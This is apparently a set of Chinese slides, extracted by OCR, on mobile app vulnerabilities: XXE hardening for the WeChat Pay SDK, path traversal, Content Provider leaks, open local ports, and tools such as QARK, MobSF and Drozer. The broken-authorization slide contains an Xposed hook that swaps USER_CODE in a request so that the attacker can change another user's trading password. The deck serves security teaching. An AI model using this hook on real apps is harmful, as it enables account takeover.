
- 支付完成后，微信会把相关支付结果和用户信息发送给商户，商户需要接收处理，并返回响应
- 微信支付提供了一个接口，供商家接收异步支付结果
- 数据传输使用XML格式



# Web API 微信Pay SDK XXE

- 禁用DTDs可以有效防止XML实体攻击
- 禁用外部实体

```
13 public final class WXPayXmlUtil {
14 public static DocumentBuilder newDocumentBuilder() throws ParserConfigurationException {
15 DocumentBuilderFactory documentBuilderFactory = DocumentBuilderFactory.newInstance();
16 documentBuilderFactory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
17 documentBuilderFactory.setFeature("http://xml.org/sax/features/external-general-entities", false);
18 documentBuilderFactory.setFeature("http://xml.org/sax/features/external-parameter-entities", false);
19 documentBuilderFactory.setFeature("http://apache.org/xml/features/nonvalidating/load-external-dtd", false);
20 documentBuilderFactory.setFeature(XMLConstants.FEATURE_SECURE_PROCESSING, true);
21 documentBuilderFactory.setXIncludeAware(false);
22 documentBuilderFactory.setExpandEntityReferences(false);
23
24 return documentBuilderFactory.newDocumentBuilder();
25 }
}
```



# 越权

---

- 修改他人密码
- 绕过手机验证码
- CSRF

XMAN



# 越权

- hook修改密码请求中的user\_code，从而修改他人交易密码

```
XposedHelpers.findAndHookMethod("TztNetWork.IStream", classLoader1, "WriteFieldUTF",
 OutputStream.class, String.class, byte[].class, new XC_MethodHook() {
 @Override
 protected void beforeHookedMethod(MethodHookParam param) throws Throwable {
 XposedBridge.log("参数值： " + param.args[1].toString() + " = " + new String((byte[])param.args[2]));
 String str = param.args[1].toString(); //测试越权修改
 if(str.equals("NEW_AUTH_DATA")) {
 flag = 1;
 }
 if(str.equals("USER_CODE")&&flag==1) {
 flag = 0;
 param.args[2] = "104019337".getBytes();
 XposedBridge.log("修改后的参数值： " + param.args[1].toString() + " = " + new String((byte[])param.args[2]));
 }
 }
 });
} //打印出不同请求的数据包
```



# 路径穿越

- “..” 目录跳转符
- 文件名未检查

```
...
ZipEntry zipEntry = null;
while ((zipEntry = zipInputStream.getNextEntry()) != null) {
 String entryName = zipEntry.getName();
 if (entryName.contains("../")) {
 throw new Exception("unsecurity zipfile!");
 }
 ...
}
...
```



# Content Provider数据泄露

- 私有权限定义错误导致数据被任意访问
  - 注册provider时声明权限并设置authorities
  - 私有权限未定义
- SQL
- 目录遍历
  - 对外暴露的Content Provider实现了openFile()接口
  - 使用“..”目录跳转



# 本地开放端口

---

- 创建INET socket来进行本地IPC或者远程网络通信
- 从开放端口确定对应进程
- 通过开放socket端口传入启动android应用组件的  
`intent`执行操作
- 本地权限提升/远程命令执行



# 二进制漏洞

- 常见二进制漏洞类型
- Ffmpeg HLS流处理存在ssrf导致文件读取




- Java层
  - 没有对异常进行恰当的处理
- Native层
  - 二进制漏洞
  - 没有恰当的异常处理



## Part 06

### 挖掘方法及相关工具



# 方法

---

- ✓ 功能场景分析
- ✓ 特征漏洞检查
- ✓ 工具 + 人工

X-MAN



✓ QARK:

<https://github.com/linkedin/qark>

✓ Mobile-Security-Framework-MobSF:

<https://github.com/MobSF/Mobile-Security-Framework-MobSF>

✓ Janus

<http://appscan.io/>

○ FlowDroid:

<https://github.com/secure-software-engineering/FlowDroid>

○ Drozer:

<https://github.com/mwrlabs/drozer>

THANKS

